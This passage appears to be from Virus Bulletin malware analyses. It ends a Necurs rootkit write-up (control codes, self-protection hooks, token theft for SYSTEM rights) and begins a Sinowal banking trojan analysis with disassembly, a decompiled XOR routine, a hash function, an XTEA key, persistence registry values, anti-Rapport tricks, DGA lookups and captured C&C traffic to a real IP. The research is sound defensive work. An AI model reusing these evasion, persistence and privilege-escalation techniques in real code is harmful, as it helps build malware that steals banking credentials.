The following I/O control codes can be used only by the registered process object:

- I/O control code 0x220004 is used to grant the current thread object access rights to the rootkit functionality.
- I/O control code 0x220008 is used to revoke the current thread object's access rights to the rootkit functionality.
- I/O control code 0x220014 is used with a buffer that is four bytes long. It receives a hard-coded value, which might be the version number (currently 0x11).
- I/O control code 0x22000c is used to request the path name of the driver file ('\SystemRoot\System32\Drivers\<DriverName>.sys').
- I/O control code 0x220010 is used to request the registry path of the driver file ('\Registry\Machine\System\CurrentControlSet\Services\<DriverName>').
- I/O control code 0x220018 is used to update the rootkit driver file, by replacing it with the contents of the supplied buffer.
- I/O control code 0x22001c is used to uninstall the rootkit, by deleting the driver file and its associated registry key.
- I/O control code 0x220024 is used with a buffer that is two bytes long. It is used to assign the port on which the rootkit listens for incoming network connections.
- I/O control code 0x220028 is used with a buffer that is four bytes long. It is used to terminate a process using the supplied process ID. If the termination routine is found, the rootkit will call it directly. Otherwise, the rootkit will use the documented APIs to request termination, which might be disallowed.
- I/O control code 0x22002c is used to terminate a process using the supplied process name.
- I/O control code 0x220030 is used to acquire system-level privileges for the registered process. The rootkit duplicates the access token of the system process and attempts to assign it to the registered process. If that fails – which can happen, for example, if other security-related software refuses the request – then the rootkit retrieves a pointer to the current process object and a pointer to the primary access token for the current process. The rootkit verifies that the offset within the token structure (which the rootkit saved previously) matches the pointer to the primary access token. If the token structure is at the expected location, the rootkit increases the reference count to the maximum value, then copies the token pointer directly into the process token.
- I/O control code 0x220034 is used to construct the list of registry values that the rootkit will check in the registry callback. The list contains comma-separated Unicode strings, which are converted to a multi-SZ list and then written to the 'DB1' registry value. The entries in the list are also converted to individual Unicode structures, which are then sorted according to the value of the code points. The rootkit supports up to 128 entries in the list.
- I/O control code 0x22003c is used to construct the list of registry keys that the rootkit will check in the

registry callback. The list contains comma-separated Unicode strings, which are converted to individual Unicode structures then sorted according to the value of the code points. The rootkit supports up to 128 entries in the list.

- I/O control code 0x220038 existed in a previous version of the rootkit. It was used with a buffer that was 36 bytes in length and was used to query the TDI connection information for the specified ID.

## TCP FILTER DEVICE

The TCP device that was created in the early version of the rootkit watched for TDI_CONNECT requests that were not initiated by the registered process. It was interested in connections on port 80 to IP addresses other than 127.0.0.1. The rootkit saved the name of the requesting module and created a connection to 127.0.0.1 on the listening port that was assigned earlier, before allowing the original request to proceed. Since the original outgoing connection was made by a process other than the rootkit, it did not trigger unexpected firewall events. Thereafter, the user-mode component of the rootkit could listen for data received on the requested port. As mentioned previously, the TCP device is not present in the more recent versions of the rootkit.

## FILESYSTEM DEVICE

The filesystem device watches for requests for open or create, close, and write or set information, for a given file. When a request to open/create a file is seen, the rootkit checks if the thread handle is present in the thread array that it carries. If the handle is present in the array, the rootkit allows the request to proceed without interference. Otherwise, if the filename refers to a file that has been opened from within a subdirectory, the rootkit requests the name of the subdirectory and prepends that to the filename. If the file has not been opened from within a subdirectory, the filename is used without modification.

The rootkit searches the filename for the last slash. If the filename includes a stream name, it discards the stream name and looks only at the filename. If the filename matches either the name of the rootkit driver file or the name of the registered process, the rootkit denies the access request. If the filename matches the name of the first driver in the rootkit's loader group, the rootkit denies requests to replace the file, because it might also be the rootkit filename, if a different version of the rootkit is run.

If the request is to open or create a file whose name matches the name of the first driver in the rootkit's loader group, the rootkit saves a copy of the file object in an array that it carries. The rootkit makes use of the array to deny all write and set information requests for matching file objects. If the filename is not restricted, then the rootkit searches for a match among the entries from the 'DB2' file. If a match is found, the rootkit denies requests to replace the file. Otherwise, it saves a copy of the file object in an array that it carries.

When a request to close a file is seen, the rootkit searches for a match in its file object array. If no match is found, the rootkit allows the request to proceed without interference. If a match is found, the rootkit removes the entry from the file object array. Interestingly, the search is allowed to continue at that point, until the end of the array is reached. It appears that the rootkit's author forgot to add a break from the loop.

## PROCESS/THREAD CALLBACK

The process and thread callback begins by checking if the callback was triggered by a process or a thread. If the object is a thread, the rootkit determines the process that owns it. If no process has been registered, if the target process object is not referring to the registered process, or if the calling process is the registered process, then the call is allowed to proceed without interference. Otherwise, the rootkit checks the requested operation.

If the request is to open the registered process, then the rootkit disallows the following operations: suspend/resume, set information, set quota, dup handle, VM read (a previous version of the rootkit omitted this flag), VM write, VM operation, create thread and terminate. If the request is to open a thread within the registered process, then the rootkit disallows the following operations: set information, set context, suspend/resume and terminate.

There are two exceptions for the adjustment to the process access rights: the rootkit determines the name of the process that is making the request. If the name is 'svchost.exe', the rootkit allows the 'dup handle' operation; if the name is 'lsass.exe', the rootkit allows the 'VM write' and 'VM operation' operations. There is one exception for the adjustment to the thread access rights: if the requesting process is duplicating a handle that it already owns, all requested access is granted.

## OPENPROCESS HOOK

The OpenProcess hook works in a similar way to the process-specific portion of the process and thread callback.

The rootkit calls the original function and returns immediately if an error occurs. The rootkit also returns immediately if no process has been registered, if the calling process is the registered process, or if the handle does not refer to the registered process. If the handle does refer to the registered process, the rootkit closes it and then reopens it with the same process-specific operations disallowed as for the callback, and with the same exceptions as for 'svchost.exe' and 'lsass.exe'. A previous version of the rootkit contained a bug in this code, which would open the process only if the requesting process was either 'svchost.exe' or 'lsass.exe'.

## OPENTHREAD HOOK

The OpenThread hook works in a similar way to the thread-specific portion of the process and thread callback. The rootkit calls the original function and returns immediately if an error occurs. The rootkit also returns immediately if no process has been registered, if the calling process is the registered process, or if the handle does not refer to the registered process. If the handle does refer to the registered process, the rootkit closes it and then reopens it with the same thread-specific operations disallowed as for the callback, but without any exceptions.

## REGISTRY CALLBACK

The registry callback checks if the current thread handle is among the thread handles in the array that the rootkit maintains. If the handle is not a rootkit thread, the rootkit watches for attempts to set or delete registry values, and checks against the entries in the registry value list. It denies the access request if there is a match. The rootkit watches for attempts to create or open registry keys, and checks against the rootkit driver path. It denies the access request if there is a match. The rootkit checks for 'wuauserv' and 'BITS', and denies the access request to anything other than 'services.exe'. The rootkit checks against the entries in the registry key list and denies the access request if there is a match.

Next time, we will look at what the user-mode component does.

## REFERENCES

[1] Ferrie, P. The curse of Necurs, part 1. Virus Bulletin, April 2014, p.4. http://www.virusbtn.com/pdf/magazine/2014/201404.pdf.

[2] Ferrie, P. The curse of Necurs, part 2. Virus Bulletin, May 2014, p.18. http://www.virusbtn.com/pdf/magazine/2014/201405.pdf.

# MALWARE ANALYSIS 3

## SINOWAL BANKING TROJAN

*Chao Chen*
Fortinet, China

Once considered to be one of the most malicious and advanced pieces of malware, Sinowal (a.k.a. Mebroot [1] or Theola [2]) has drawn the attention of both security researchers and members of the public alike since 2006. With a modular architecture and sophisticated functionality, Sinowal is a multi-component banking trojan targeted at various web browsers which threatens users of online banking systems around the globe. In this article, we will delve into the inner workings of each of the components of this powerful malware.

## INSTALLATION

The Sinowal installer (MD5: 7efc5e7452d98843b9ae4a26 78d057ea) may arrive on a victim's computer via any of a number of different means, including drive-by download, spam attachment and file-sharing networks. The infamous Blackhole [3] exploit kit also served as a major vector of infection until last autumn (since when Blackhole has been inactive).

The installer drops a dynamic-link library (DLL) onto the local hard disk. The DLL acts as a loader module and will load other components, if any exist, and download a manager module which plays a central role in conducting banking fraud. The manager module downloads several plug-in modules from the C&C server, aimed at different target applications. These modules are used to steal sensitive information including bank account details, email addresses and FTP accounts. All plug-in modules contact the manager module through a named pipe, while the manager module communicates directly with the C&C server, uploading stolen information, reporting the local status of the trojan and downloading configuration and plug-in modules, as well as script commands for the plug-in modules to run.


## LOADER MODULE

The loader module is named 'mini' on 32-bit systems and 'mi64' on 64-bit systems. Each of Sinowal's modules has a different 32-bit and 64-bit version. In this article, we will focus on the versions for the 32-bit platform.

### Back-up loader on disk

After being dropped and decoded by the installer, the loader module is loaded with the fdwReason parameter of the EntryPoint function set to 0xFEFEFEEE, indicating that this is the first time it has run. The DllRegisterServer function will be called later to perform the following tasks:


(1) Write the image of the loader module to the file '%SystemDrive%\Documents and Settings\All Users\Application Data\{Random Number}\{Filename}.dll' on the hard disk. Here, {Random Number} is determined by calling the GetTickCount API, and {Filename} is chosen from a given group on the basis of the creation time of SystemRoot, as shown in Figure 1.



```
003D4B33                 sub     esp, 24h
003D4B36                 mov     [ebp+array_names], offset aMswd ; "mswd"
003D4B3D                 mov     [ebp+var_20], offset aMscc ; "mscc"
003D4B44                 mov     [ebp+var_1C], offset aMsdr ; "msdr"
003D4B4B                 mov     [ebp+var_18], offset aMsdd ; "msdd"
003D4B52                 mov     [ebp+var_14], offset aMsee ; "msee"
003D4B59                 mov     [ebp+var_10], offset aWsse ; "wsse"
003D4B60                 mov     [ebp+var_C], offset aMsseedir ; "msseedir"
003D4B67                 mov     [ebp+var_8], offset aLmbd ; "lmbd"
003D4B6E                 mov     [ebp+var_4], offset aMmdd ; "mmdd"
003D4B75                 push    offset aDll     ; "dll"
003D4B7A                 call    _get_rand_from_systemroot_creation_time
003D4B7F                 xor     edx, edx
003D4B81                 mov     ecx, 9
003D4B86                 div     ecx
003D4B88                 mov     edx, [ebp+edx*4+array_names]
003D4B8C                 push    edx
003D4B8D                 push    104h            ; int
003D4B92                 push    offset dll_path ; DstBuf
003D4B97                 call    _gen_file_path  ;
```

Figure 1: Choosing a random filename.

(2) Keep uploading local information to the C&C server. The URL of the C&C server is hard-coded in the loader module's binary. The information uploaded is an encrypted list of numbers, each one representing a special event that has taken place on the compromised machine, as shown in Figure 2.



Stream Content


```
POST /search2?fr=altavista&itag=ody&q=974a9684a1b10b230e7e8e1156b1c849%
2C672b16ced3ae091a&kgs=1&kls=0&p=1000 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 108.59.12.2
Content-Length: 52
Connection: Keep-Alive
Cache-Control: no-cache

.^L..^L..ow%.YL..aw+.RN..bu$.YA..lq'.]J..f.!.SK..f..HTTP/1.1 200 OK
Server: nginx
Date: Mon, 23 Sep 2013 07:26:53 GMT
Content-Type: text/html
Connection: close
```

Entire conversation (425 bytes)

Figure 2: Upload events information.

The encryption routine performs a simple XOR operation on each double-word. The initial value of the crypt key is generated on the basis of the CPU time stamp counter. The size of data is extended to a multiple of four. In the encrypted data, the first double-word is the crypt key, the second is the encoded value of the original data size, and the rest is encoded data.

(3) Execute the command 'regsvr32.exe /s {Path of Loader Module}', which will cause the loader module to run in the regsvr32.exe process.




```
len_buffera = len_buffer + 8;
v4 = GetProcessHeap();
dataBuffer = HeapAlloc(v4, 8u, len_buffera);
if ( dataBuffer )
{
  v6 = __rdtsc();
  LOBYTE(v5) = 8;
  v7 = adjust_crypt_para_eax_edx(v5, 0) | (unsigned __int8)v6;
  LOBYTE(v8) = 16;
  v9 = adjust_crypt_para_eax_edx(v8, 0) | v7;
  LOBYTE(v10) = 24;
  crypt_key = adjust_crypt_para_eax_edx(v10, 0) | v9;
  *(_DWORD *)dataBuffer = crypt_key;
  *((_DWORD *)dataBuffer + 1) = dataSize;
  memcpy((char *)dataBuffer + 8, str, dataSize);
  if ( dataSize % 4 )
  {
    for ( cnt = 0; cnt < v20; ++cnt )
    {
      v11 = __rdtsc();
      *((_BYTE *)dataBuffer + dataSize + cnt + 8) = v11;
    }
  }
  for ( cnta = 4; cnta < len_buffera; cnta += 4 )
  {
    crypt_key ^= *(_DWORD *)((char *)dataBuffer + cnta);
    *(_DWORD *)((char *)dataBuffer + cnta) = crypt_key;
  }
  *(_DWORD *)p_buff = dataBuffer;
  *(_DWORD *)p_len_buffer = len_buffera;
  status = 0;
}
```

Figure 3: Encryption routine with XOR.

## Download manager module

Running in the regsvr32.exe process, the loader module will check the fdwReason parameter of the EntryPoint function. This time, the value of fdwReason is DLL_PROCESS_ATTACH. In this case, the hash of the name of the current process will be calculated and compared against a set of hashes that represent some particular processes. The result of the comparison will determine what happens in the next step.

A Python version of the hash generation algorithm is shown in Figure 4.



```
def hash_gen(str):
    str_len = len(str)
    factor = 65537
    if str and str_len:
        hash = struct.unpack_from('@B',str,0)[0] | 0x60
        cnt = 1
        while cnt < str_len:
            temp = factor * (struct.unpack_from('@B',str,cnt)[0] | 0x60)
            hash = (hash + temp & 0xffffffff) & 0xffffffff
            factor = (factor * factor) & 0xffffffff
            cnt = cnt + 1
        result = hash
    else:
        result = 0
    return result
```

Figure 4: Hash generation algorithm.


Some useful hash values and their corresponding filenames are listed below:

| | |
|---|---|
| 0x56C00521 | 'explorer.exe' |
| 0x58AF052E | 'regsvr32.exe' |
| 0xAAFF04C6 | 'sysprep.exe' |
| 0x54E50518 | 'iexplore.exe' |

| | |
|---|---|
| 0xAC0104A3 | 'firefox.exe' |
| 0xD4C0042E | 'chrome.exe' |

The main work in the regsvr32.exe process can be divided into three parts:

(1) Download the manager module via the routine used for uploading the event list. The HTTP session for downloading is shown in Figure 5.



```
Stream Content
POST /search2?fr=altavista&itag=ody&q=974a9684a1b10b230e7e8e1156b1c849%
2C672b16ced3ae091a&kgs=1&kls=0 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 108.59.12.2
Content-Length: 1440
Connection: Keep-Alive
Cache-Control: no-cache

.!:.6$:.mwC.....I`A.,.2.&@K.R%&.!HU..--..N^.v=p..Xz.g6...Yx.e!...DO..'
.QBr.[...
(]/.P8%.=YF.U56.OMS.C;0.,HD.IO!.:FB.U56.OMS.C;0.,HD.IO!.:FB.U56.OMS.C;0.,HD.IO!.,HQ.C:
4.m_L.g,<..@O.&%7.,SZ.C<6.'.S.B...5yw.a...Onn.E...*wO.NY
.+Si.M>..c[~.i:..G_j.M.%..Gf.Hi#.
cT.1.7..8R.}24..}p.CS..&YT.R6.."qs......Cb.g/...\5.v9?.5
{.q98..A].w,9..T\.q;2..^..d;...\e.sOW...2.Ws].2S..S s..L..f>2..J
[.`.'.N"..|.'.VAN...9.2gW.W.9.#5|.SY..6+3.J...s)O.K...{05.qg\...
+.5ON.@& . gD...0.fl....y.ft...TD.g8d.,z\..Ko.77e.^Y..)*!.y
.j...B...{...J...@...$........!
D....,.......-...'...C...C....,CMk...K...r...D...u.......h...H.......!...C...T...
(...A...6...f.=S.2..~...5........,...{.......L..|..
......*.......-...'...C...C..../
@Lk...K...r...E...t.......i...I.......  ...b...R.......G...0...`.1..].8..(
./.?.S.5.:@Q.M3q....1..y..zY.N8`...W.R}e..Oo.G!..OR+.`r....#.x...3Y:..o..+.2.|z\..
/.K].:......Ef.-.$..?..  .o.*A..N.q.nv!....a...#.......f.......x...
(.1..M..J.......3.......M..."...z....5..4.......)...........s...S....gG7[...
{...B...q...@.......]...}@.u........v...n.......
{.......i...I...O.......J...~...W.i:.f..O.......W.......~...t.......0...E...e.......
C.......C...
...b...).......2.......3...9...q...{...)....n.G6....vaTI..^..s:q...<.ds].4.<.Qm..`M,.Q|
P...3.sf\..F
.t3k.Tp@.tBp.Lb".(.Q.zb3...Q.K#|.3.J.
5z.9.M..+y.4....#+.*....  (.<*..^l...3.|c
.IS$.|a..*,`.XI@.7&,.K...e/,.T....u{.o....p;..,^
....| Z...
p.db..D....c:.....  ......."........k.H.^(p.m.E.^zp.fTC.Sgp.T.HTTP/1.1 200 OK
Server: nginx
Date: Mon, 23 Sep 2013 07:26:45 GMT
Content-Type: application/octet-stream
Content-Length: 417792
Connection: keep-alive

....@%..w..,...?.F@%f_b.t..\.B..Y....2.......2.......2......g..
$..#...q.b..,....S.=.4..Ii.&.&_a.Q./T..b..2E....C.?01<.2t..E..z..`.Y..5<..;}
wP.z.....j..b.......t.............H_:.u.......G..`.qL........s..
(.}..S....2.......2.......2.......2.......2...u.r8......f.:S..s..
......RR..E.J."e..o...;
..M4.....%.PM..~...t^.%...'(^.%...'()f......yc...\...b:/+.]..b:/
+.]......X`..........W.I.pU....2.......2.......2.......J.......2.......2.......
2.......2.......2.......2...%JLtve./....2.......2.......2...oz.#.\z
```

*Figure 5: Download the manager module.*

An encrypted list of running processes and installed software is sent to the C&C server, which will reply with the XTEA-encrypted manager module. The downloaded manager module will be decrypted with the key 'HONNJCUPKFVBBYCC'. After being verified as a PE file, the manager module (which is also a DLL) will be XTEA-encrypted locally and stored in the folder that contains the loader module. This time, the crypt key (128 bits) consists of two parts: the first 32 bits are generated on the basis of the SystemRoot creation time, and the other 96 bits are hard-coded in the binary. The name of the encrypted manager module is chosen from another group of given names and uses '.dat' as its extended filename.

(2) Make the registry value 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad' point to the path of the loader module and add the path of the loader module to the registry value 'HKLM\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Windows\LoadAppInit_DLLs'. The first registry value will enable the loader module to be loaded when *Explorer* starts up, and the second will enable it to be loaded into all user-mode processes in the system.

(3) Inject a piece of code into the explorer.exe process to load the loader module.

## Start manager module

Once the loader module is loaded in the explorer.exe process, it will realise that *Explorer* has become its host process by using the hash comparison described earlier. Then it will retrieve the encrypted manager module from the hard disk and decrypt it with a key generated on the basis of the SystemRoot creation time. Next, the EntryPoint and Initialize functions of the manager module will be invoked in sequence so that the manager module can work in the *Explorer* process. We will discuss the manager module in detail later.

## Record browser information

If the loader module is loaded in a process of iexplore.exe, firefox.exe or chrome.exe, it will record some information in the registry key 'HKCU\Software\Microsoft\Notepad' or, if that fails, 'HKCU\Software\AppDataLow'. The value 'LastMsg' is set to the number of browser processes that have been injected by the loader module. The value 'msg{Number}' records the identity of the browser program being injected. Some examples are as follows:

- ValueName = 'msg0', data = 'MD I' for *Internet Explorer*
- ValueName = 'msg1', data = 'MD F' for *Mozilla Firefox*
- ValueName = 'msg2', data = 'MD C' for *Google Chrome*.

## Beef file

If the loader module is loaded in the *Explorer* process or any other user-mode process, such as a web browser process, it will search for a special file from the folder containing the loader module. The file in question is XTEA-encrypted and its first double-word after decryption should be 0xBEEFBEEF. We call it the 'beef file'. The double-word 0xBEEFBEEF is written into the beef file by the loader module. Other data in the beef file will be written by the manager module, which will be discussed later. The structure of the beef file is as follows:

```
Beef File:
+0 0xBEEFBEEF
+4 NumOfEntries (should <= 0x20)
+8 BeefEntry[NumOfEntries]
```

```
Struct BeefEntry:
+0                 EntryName
+14h               SizeHashes
+18h               SizeModule
+1Ch               Hashes[SizeHashes]
+1Ch+ SizeHashes   Module[SizeModule]
```


**EntryName**: entry name consisting of four characters, including ‘mini’, ‘mi64’, ‘gbcl’, ‘gc64’, ‘iecl’, ‘ffcl’, ‘crcl’ and ‘snif’.

**Hashes**: an array of hashes. The loader module will compare the hash of the name of its host process with each hash in this array. If a match is found, the corresponding module stored in this BeefEntry will be loaded into the host process.

**Module**: a module exporting two functions – Initialize and Deinitialize.

## Module life cycle

When the manager module or a plug-in module from the beef file is loaded into a process by a copy of the loader module injected into the same process (the manager module will only be loaded in the *Explorer* process), the EntryPoint function and its initialization will be invoked by the loader module (see Figure 6).



```
loc_3D1CD4:
mov     [ebp+retVal], 0FFFFFFFCh
call    _is_x86
neg     eax
sbb     eax, eax
inc     eax
push    eax
push    offset aInitialize ; "Initialize"
push    [ebp+mem_loaded_PE]
call    _get_export_func_or_rsrc
add     esp, 0Ch
cmp     eax, esi
jnz     short loc_3D1D1D
```

```
call    _is_x86
neg     eax
sbb     eax, eax
inc     eax
push    eax
push    offset a_initialize@0 ; "_Initialize@0"
push    [ebp+mem_loaded_PE]
call    _get_export_func_or_rsrc
add     esp, 0Ch
cmp     eax, esi
jz      loc_3D1DA4
```

```
loc_3D1D1D:                 ; // call "Initialize" of downloaded PE
call    eax
cmp     eax, esi
mov     [ebp+retVal], eax
jz      loc_3D1DBD
```

*Figure 6: Invoke Initialize function.*

When the manager module or plug-in module finishes its work, its Deinitialize function will be invoked by the loader module. After that, the loader module will unload itself by calling the FreeLibrary API and then reload itself by calling the LoadLibraryA API with the path of the loader binary on disk as the parameter. Using this method, the loader module, manager module and plug-in modules are periodically reloaded into a host process, which ensures that any newly downloaded or updated modules will be given a chance to run.

## Anti-Trusteer Rapport

As an advanced banking trojan, Sinowal is equipped with a weapon to defeat *Trusteer Rapport* [4], a security tool used to prevent phishing and man-in-the-browser attacks. *Trusteer Rapport* runs in all browser processes, monitoring suspicious activities by hooking *Windows* APIs.

If *Trusteer Rapport* is found to be installed on the compromised machine, the following actions will be taken by the loader module running in a browser process:

(1) Suspend all threads belonging to the *Trusteer Rapport* module in the browser process.

(2) Recover APIs in the following DLLs from binary files on disk:

| | |
|---|---|
| ntdll.dll | kernel32.dll |
| user32.dll | gdi32.dll |
| wininet.dll | ws2_32.dll |
| ole32.dll | urlmon.dll |
| oleaut32.dll | comctl32.dll |
| comdlg32.dll | wintrust.dll |

(3) Hook the NtCreateThread and NtCreateThreadEx APIs to abort threads created by *Trusteer Rapport*.


(4) If the top-level exception filter is in the *Trusteer Rapport* module, replace it with UnhandledExceptionFilter.

## MANAGER MODULE

The manager module downloaded by the loader module plays a central role in the malware’s activity. It will download plug-in modules and configuration data from the C&C server for stealing information such as bank accounts. Downloaded plug-in modules will be stored in the beef file, while the configuration data is written into a local encrypted file. The manager module communicates with the plug-in modules through a named pipe. This module is dubbed 'gbcl' (32-bit version) or 'gc64' (64-bit version).

## Time-based DGA for C&C server

Unlike the hard-coded C&C server URL used for downloading the manager module, the C&C server domains for downloading configuration data and plug-in modules are obtained through a DGA (Domain Generation Algorithm) which is based on the current date and time taken from *Google*. Some generated domains are shown in Figure 7.




```
78    55.011238   11.11.11.99   202.99.96.68   DNS   72   Standard query A defbkcii.com
102   60.158520   11.11.11.99   202.99.96.68   DNS   72   Standard query A defbkcii.net
120   64.725072   11.11.11.99   202.99.96.68   DNS   72   Standard query A defbkcii.biz
132   68.271415   11.11.11.99   202.99.96.68   DNS   72   Standard query A gigbwegi.com
157   70.725472   11.11.11.99   202.99.96.68   DNS   72   Standard query A gigbwegi.net
169   71.141100   11.11.11.99   202.99.96.68   DNS   72   Standard query A gigbwegi.biz
186   71.593629   11.11.11.99   202.99.96.68   DNS   72   Standard query A bxhccxic.com
198   72.009777   11.11.11.99   202.99.96.68   DNS   72   Standard query A ejwsjfeu.com
210   72.399105   11.11.11.99   202.99.96.68   DNS   72   Standard query A udxdhxxt.com
222   72.739920   11.11.11.99   202.99.96.68   DNS   72   Standard query A wcfhiidu.com
234   73.077950   11.11.11.99   202.99.96.68   DNS   72   Standard query A fscijhts.com
246   73.370657   11.11.11.99   202.99.96.68   DNS   72   Standard query A jbxsftub.com
258   73.610116   11.11.11.99   202.99.96.68   DNS   72   Standard query A tdktksdd.com
270   73.822162   11.11.11.99   202.99.96.68   DNS   72   Standard query A kwuxjufc.com
282   74.016975   11.11.11.99   202.99.96.68   DNS   72   Standard query A bjedtbht.com
294   74.239041   11.11.11.99   202.99.96.68   DNS   72   Standard query A fxiivfsu.com
306   74.465817   11.11.11.99   202.99.96.68   DNS   72   Standard query A ufgewcvh.com
318   74.661857   11.11.11.99   202.99.96.68   DNS   72   Standard query A shsikeef.com
332   74.902227   11.11.11.99   202.99.96.68   DNS   72   Standard query A wxcxbdte.com
344   75.108326   11.11.11.99   202.99.96.68   DNS   72   Standard query A iifjkcdj.com
356   75.305267   11.11.11.99   202.99.96.68   DNS   72   Standard query A ckbxwecg.com
368   75.534048   11.11.11.99   202.99.96.68   DNS   72   Standard query A hibejkci.com
380   75.775526   11.11.11.99   202.99.96.68   DNS   72   Standard query A bswwbxib.com
392   76.001978   11.11.11.99   202.99.96.68   DNS   72   Standard query A gehcxguk.com
396   77.006074   11.11.11.99   202.99.96.68   DNS   72   Standard query A gehcxguk.com
411   77.199245   11.11.11.99   202.99.96.68   DNS   72   Standard query A jcwxxtvw.com
